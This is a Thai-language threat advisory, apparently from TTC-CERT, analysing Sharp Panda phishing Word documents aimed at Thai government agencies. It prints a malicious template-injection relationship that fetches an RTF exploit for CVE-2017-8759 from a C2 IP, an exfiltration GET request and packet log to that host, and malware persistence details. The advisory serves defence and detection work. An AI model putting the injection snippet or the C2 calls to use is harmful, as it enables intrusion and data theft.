
วัตถุประสงค์

การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ


- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย


ศูนย์ TTC-CERT พบ artifacts จำนวน 2 ไฟล์ โดยทั้ง 2 ไฟล์เป็นไฟล์ประเภท Microsoft Word ที่มีเนื้อหาเกี่ยวกับ “**การรับฟังความคิดเห็นร่างกฎ ก.พ. ...**” ที่ถูกสร้างขึ้นเพื่อใช้ในการโจมตีโดยใช้ Royal Road RTF Weaponizer โดย **artifact ที่ 1 (SHA256 b023e2b398d552aacb2233a6e08b4734c205ab6abf5382ec31e6d5aa7c71c1cb)** เป็นไฟล์ชนิด Microsoft Office ปรากฏชื่อไฟล์เป็น “**ร่างกฎ ก.พ.ว่าด้วยการสรรหาผู้ทรงคุณวุฒิ ฉบ.docx**” รายละเอียดของไฟล์เป็นไปตาม **ภาพที่ 1**, **ภาพที่ 2**, และ **ภาพที่ 3** ซึ่งเนื้อหาในไฟล์ดังกล่าวเป็นไฟล์ที่ใช้ภาษาไทยมีเนื้อหาเกี่ยวกับ “ร่างกฎ ก.พ. ว่าด้วยการสรรหาผู้ทรงคุณวุฒิและการเลือกข้าราชการพลเรือนเพื่อเป็นอนุกรรมการใน อ.ก.พ. สามัญ พ.ศ. ...” มีจำนวนทั้งหมด 14 หน้า ถูกสร้างเมื่อ 10 มิ.ย.65 ทั้งนี้ ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้ไฟล์ดังกล่าวในการส่งให้กับเหยื่อที่อยู่หลาย ๆ องค์กรภาครัฐที่อยู่ในประเทศไทยด้วยวิธีการแนบไฟล์ผ่านการส่งอีเมลฟิชชิ่งไปยังเป้าหมายเพื่อลวงให้เหยื่อเปิดไฟล์ดังกล่าวอันจะนำไปสู่การติดตั้ง backdoor และดำเนินการตามวัตถุประสงค์ของกลุ่มต่อไป



ภาพที่ 1 *แสดงส่วนหนึ่งของข้อความที่อยู่ในไฟล์ “ร่างกฎ ก.พ.ว่าด้วยการสรรหาผู้ทรงคุณวุฒิ ฉบ.docx”*




ภาพที่ 2 *แสดงส่วนหนึ่งของข้อความที่อยู่ในไฟล์ “ร่างกฎ ก.พ.ว่าด้วยการสรรหาผู้ทรงคุณวุฒิ ฉบ.docx”*




ภาพที่ 3 *แสดงข้อมูลของไฟล์ “ร่างกฎ ก.พ.ว่าด้วยการสรรหาผู้ทรงคุณวุฒิ ฉบ.docx” ซึ่งได้ระบุว่ามีจำนวน 14 หน้าและได้ถูกสร้างเมื่อ 10 มิ.ย.65*


artifact ที่ 2 (SHA256 802c304940e1e6fd255800c39f85e56d06703d35b9de317a6a44df8dc7b105e0) เป็นไฟล์ชนิด Microsoft Office ปรากฏชื่อไฟล์เป็น “**ข้อมูลประกอบ เสนอรอง.docx**” รายละเอียดของไฟล์เป็นไปตาม **ภาพที่ 4**, **ภาพที่ 5**, และ **ภาพที่ 6** ซึ่งเนื้อหาในไฟล์ดังกล่าวเป็นไฟล์ที่ใช้ภาษาไทยมีเนื้อหาเกี่ยวกับ “ข้อมูลประกอบการรับฟังความเห็นร่างกฎ ก.พ. ว่าด้วยการสรรหาผู้ทรงคุณวุฒิและการเลือกข้าราชการพลเรือนเพื่อเป็นอนุกรรมการใน อ.ก.พ. สามัญ พ.ศ. ....” มีจำนวนทั้งหมด 6 หน้า ถูกสร้างเมื่อ 13 มิ.ย.65 ทั้งนี้ ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้ไฟล์ดังกล่าวในการส่งให้กับเหยื่อที่อยู่หลาย ๆ องค์กรภาครัฐที่อยู่ในประเทศไทยด้วยวิธีการแนบไฟล์ผ่านการส่งอีเมลฟิชชิ่งไปยังเป้าหมายเพื่อลวงให้เหยื่อเปิดไฟล์ดังกล่าวอันจะนำไปสู่การติดตั้ง backdoor และดำเนินการตามวัตถุประสงค์ของกลุ่มต่อไป



ภาพที่ 4 *แสดงส่วนหนึ่งของข้อความที่อยู่ในไฟล์ “ข้อมูลประกอบ เสนอรอง.docx”*



ภาพที่ 5 *แสดงส่วนหนึ่งของข้อความที่อยู่ในไฟล์ “ข้อมูลประกอบ เสนอรอง.docx”*



ภาพที่ 6 *แสดงข้อมูลของไฟล์ “ข้อมูลประกอบ เสนอรอง.docx” ซึ่งได้ระบุว่ามีจำนวน 6 หน้าและได้ถูกสร้างเมื่อ 13 มิ.ย.65*

จากการวิเคราะห์เบื้องต้นพบว่า artifact ทั้ง 2 ไฟล์ ใช้ธีมเนื้อหาในไฟล์ที่เหมือนกัน โดยมีวันเวลาในการสร้างไฟล์ Microsoft Word ห่างกันประมาณ 3 วัน และ ชื่อผู้ใช้งานที่ modified ไฟล์ Microsoft Word เป็น

บัญชีผู้ใช้งานเดียวกันคือ “Jittima Theinmittrapap” ทั้งนี้ จากการตรวจสอบจากแหล่งข่าวเปิด[7]พบว่า บุคคลดังกล่าวมีตัวตนอยู่จริงและเป็นเจ้าหน้าที่รัฐที่ปฏิบัติราชการอยู่ในสำนักงานคณะกรรมการข้าราชการพลเรือน สำนักนายกรัฐมนตรี อย่างไรก็ตามข้อมูลที่พบจาก artifact ทั้ง 2 ไฟล์ ไม่สามารถใช้ยืนยันได้ว่าไฟล์ดังกล่าวถูกสร้างจากเครื่องคอมพิวเตอร์ของบุคคลดังกล่าว

เมื่อไฟล์ artifact ที่ 1 ถูกเรียกใช้งาน จะทำการ drop ไฟล์ payload ชื่อ "**zKY335.a**" (SHA256: 83eb4fd81b1b1e8242c0beaf20a6ab0f1b1cef13ec7791a980e8b34772b945fc) ลงในไดเรคทอรี่ %temp% ซึ่งไฟล์ดังกล่าวเป็นไฟล์ประเภท Dynamic-link library (DLL) ที่ถูก encrypted เอาไว้ รายละเอียดตาม**ภาพที่** 7

ภาพที่ 7 *ไฟล์ payload ชื่อ zKY335.a (encrypted) ซึ่งถูก drop เอาไว้ภายใต้ไดเรคทอรี่ %temp% อ้างอิง https://www.joesandbox.com/analysis/647819/0/html*

จากนั้นไฟล์ Microsoft Word (SHA256: b023e2b398d552aacb2233a6e08b4734c205ab6abf5382ec31e6d5aa7c71c1cb) ที่เป็นอันตรายจะใช้ประโยชน์จาก Microsoft Word Template Injection ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อทำการเรียกออกไปยัง URL คือ hxxp://103.213.247[.]48/images/theme/fav.ico เพื่อดาวน์โหลดไฟล์ชื่อ "**fav.ico**" (SHA256: 95097c4aeb9e777a5be7537ff8f8ea4956a181db0854ba18250e7e7432ccd5fc) รายละเอียดตาม**ภาพที่ 8** ซึ่งแท้ที่จริงแล้วไฟล์ดังกล่าวเป็นไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer โดยมีวัตถุประสงค์เพื่อใช้ในการ exploit ช่องโหว่ CVE-2017-8759 รายละเอียดการตรวจสอบโดยใช้ YARA rule ปรากฏตาม**ภาพที่9**


[7] "รายงาน ของ คณะกรรมาธิการวิสามัญพิจารณา ร่างพระราชบัญญัติการปฏิบัติ ...." https://pis.parliament.go.th/PARFileDownloadProxy/download?s=ypoFQMCJmGC2wzzsU4xeYCeaZFre7lEV7fiVOQVSZYVhLpthD1F_7MavPGFPeh2A5JdTh0B0lakyem5fBuZSsZSJkFi20ptvLuR4e8sl4zH5z4Hy5SQx1wzrdk0N7GVcBTYz_HymEl-XZtbxV-e4_NhphVVJIzTXMYU=&ref=1607931&n=1. Accessed 21 Apr. 2023.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId4211" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://103.213.247.48/images/theme/fav.ico"
TargetMode="External"/>
</Relationships>
```

ภาพที่ 8 *แสดงข้อมูลจากไฟล์ ./word/_rels/settings.xml.rels ของ artifact ที่ 1 ซึ่งกลุ่มผู้ไม่หวังดีได้ใช้ประโยชน์จาก Microsoft Word Template Injection ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อทำการเรียกออกไปยัง URL ตามที่ปรากฏในบรรทัดที่ 4*

ภาพที่ 9 *ไฟล์ fav.ico ถูกตรวจจับได้โดย YARA rule ชื่อ RoyalRoad_RTF_v7 และ INDICATOR_RTF_EXPLOIT_CVE_2017_8759_2 เขียนโดย nao_sec และ ditekSHen ตามลำดับ อ้างอิง https://www.joesandbox.com/analysis/647819/0/html*


ในกระบวนการทำงานของไฟล์ RTF ในข้างต้น มัลแวร์จะทำการ spawn โปรเซสชื่อ EQNEDT32.exe[8] และ inject shellcode เข้าไปในโปรเซสดังกล่าวเพื่อดำเนินการ decrypt ไฟล์ **zKY335.a** รวมถึงสร้าง schedule task ชื่อ "**Windows Update**" เพื่อเรียกใช้งาน export function ชื่อ StartW จากไฟล์ zKY335.a โดยอาศัยการทำงานของ rundll32.exe รายละเอียดตาม**ภาพที่ 10**



ภาพที่ 10 *มัลแวร์ได้สร้าง schedule task ชื่อ "**Windows Update**" เพื่อเรียกใช้งาน export function ชื่อ StartW ของไฟล์ zKY335.a ทุก ๆ วันโดยอาศัยการทำงานของ rundll32.exe*

[8] "Equation Editor - Microsoft Support." https://support.microsoft.com/en-us/office/equation-editor-6eac7d71-3c74-437b-80d3-c7dea24fdf3f. Accessed 25 Apr. 2023.


เมื่อไฟล์ **zKy335.a** เริ่มต้นทำงาน จะทำการตรวจสอบข้อมูล (enumulate) ที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ของเหยื่อ เช่น computername, ข้อมูลระบบปฏิบัติการและเวอร์ชัน, และ ข้อมูลการติดตั้งโปรแกรมแอนตี้ไวรัส เป็นต้น (**ภาพที่ 11**) ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ไปยัง Command and Control (C2) ที่หมายเลขไอพี 103.213.247[.]48 ตัวอย่างข้อมูลปรากฏตาม**ตารางที่ 1** และ **ภาพที่ 12**



ภาพที่ 11 *รายละเอียดการ query registry และการใช้งาน WMI ของมัลแวร์ แสดงให้เห็นถึงพฤติกรรมการ enumulate ข้อมูลบนเครื่องคอมพิวเตอร์*
อ้างอิง https://www.joesandbox.com/analysis/647819/0/html

ตารางที่ 1 *ตัวอย่างการส่งออกข้อมูลไปยัง C2 โดยอาศัย GET method*

```
GET
/images/theme/log.php?Data=ebMzHJw%2BC5MvmFPLr99y62vSaAs%2FMNj8%2FA%2BzqABv
4T0NKNmqvk36ENFydLxUcmeWL6cfaCPXzjNLWDfBSDMScrQt%2FghIdPQjF0T6Pn%2BkS2Z%2F
YGehde4uqDM51yxgy2yFk%2F%2Figins%2BwoSbappwNgiq4VjYNVR%2F3w2z8DQ%2B%2BscN
5G3m2xgNhHVTNaf6gXW3LWsGxd95I0ncklG%2F8%2BBDOqOqktFngqfAGSyFXHVNBbPMiUM%2
F%2F%2FCW8vl6m213N%2Fpnc22Tbq0rTXI%2BJ4voYcliCkXTac1CN7c9Q9SsR7v5ifFK41S3SPxY
LZMMUvPua5auyR03ah3yK%2BHuep0V6vI6RENfH4chlT5CQl%2FpfrTGoKk2F0moQn7USiWmsr
m%2BVtcSAARCxoySqS4NAWEotSPW2rxb319NjYpAV5eu7wWZif9Vwacix1rEw4Xh8yA9jBdBqnH
TxRotA%3D%3D HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: 103.213.247[.]48
```



Source	Destination	Protocol	Length	Info
192.168.9.6	103.213.247.48	TCP	66	49860 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
103.213.247…	192.168.9.6	TCP	66	80 → 49860 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
192.168.9.6	103.213.247.48	TCP	60	49860 → 80 [ACK] Seq=1 Ack=1 Win=525568 Len=0
192.168.9.6	103.213.247.48	HTTP	704	GET /images/theme/log.php?Data=ebMzHJw%2BC5MvmFPLr99y62vSaAs%2FMNj8%2FA%2BzqABv4T0NKNmqvk36ENFydLxUcmeWL6cf
103.213.247…	192.168.9.6	TCP	54	80 → 49860 [ACK] Seq=1 Ack=651 Win=64128 Len=0
103.213.247…	192.168.9.6	HTTP	380	HTTP/1.1 404 Not Found (text/html)
192.168.9.6	103.213.247.48	HTTP	256	GET /images/theme/log.php?Data=ebMzHJw%2BC5MvmFPLr99y62%2FSehslOvzC0mG4vX4W9kEUVKOmoDQ%3D HTTP/1.1
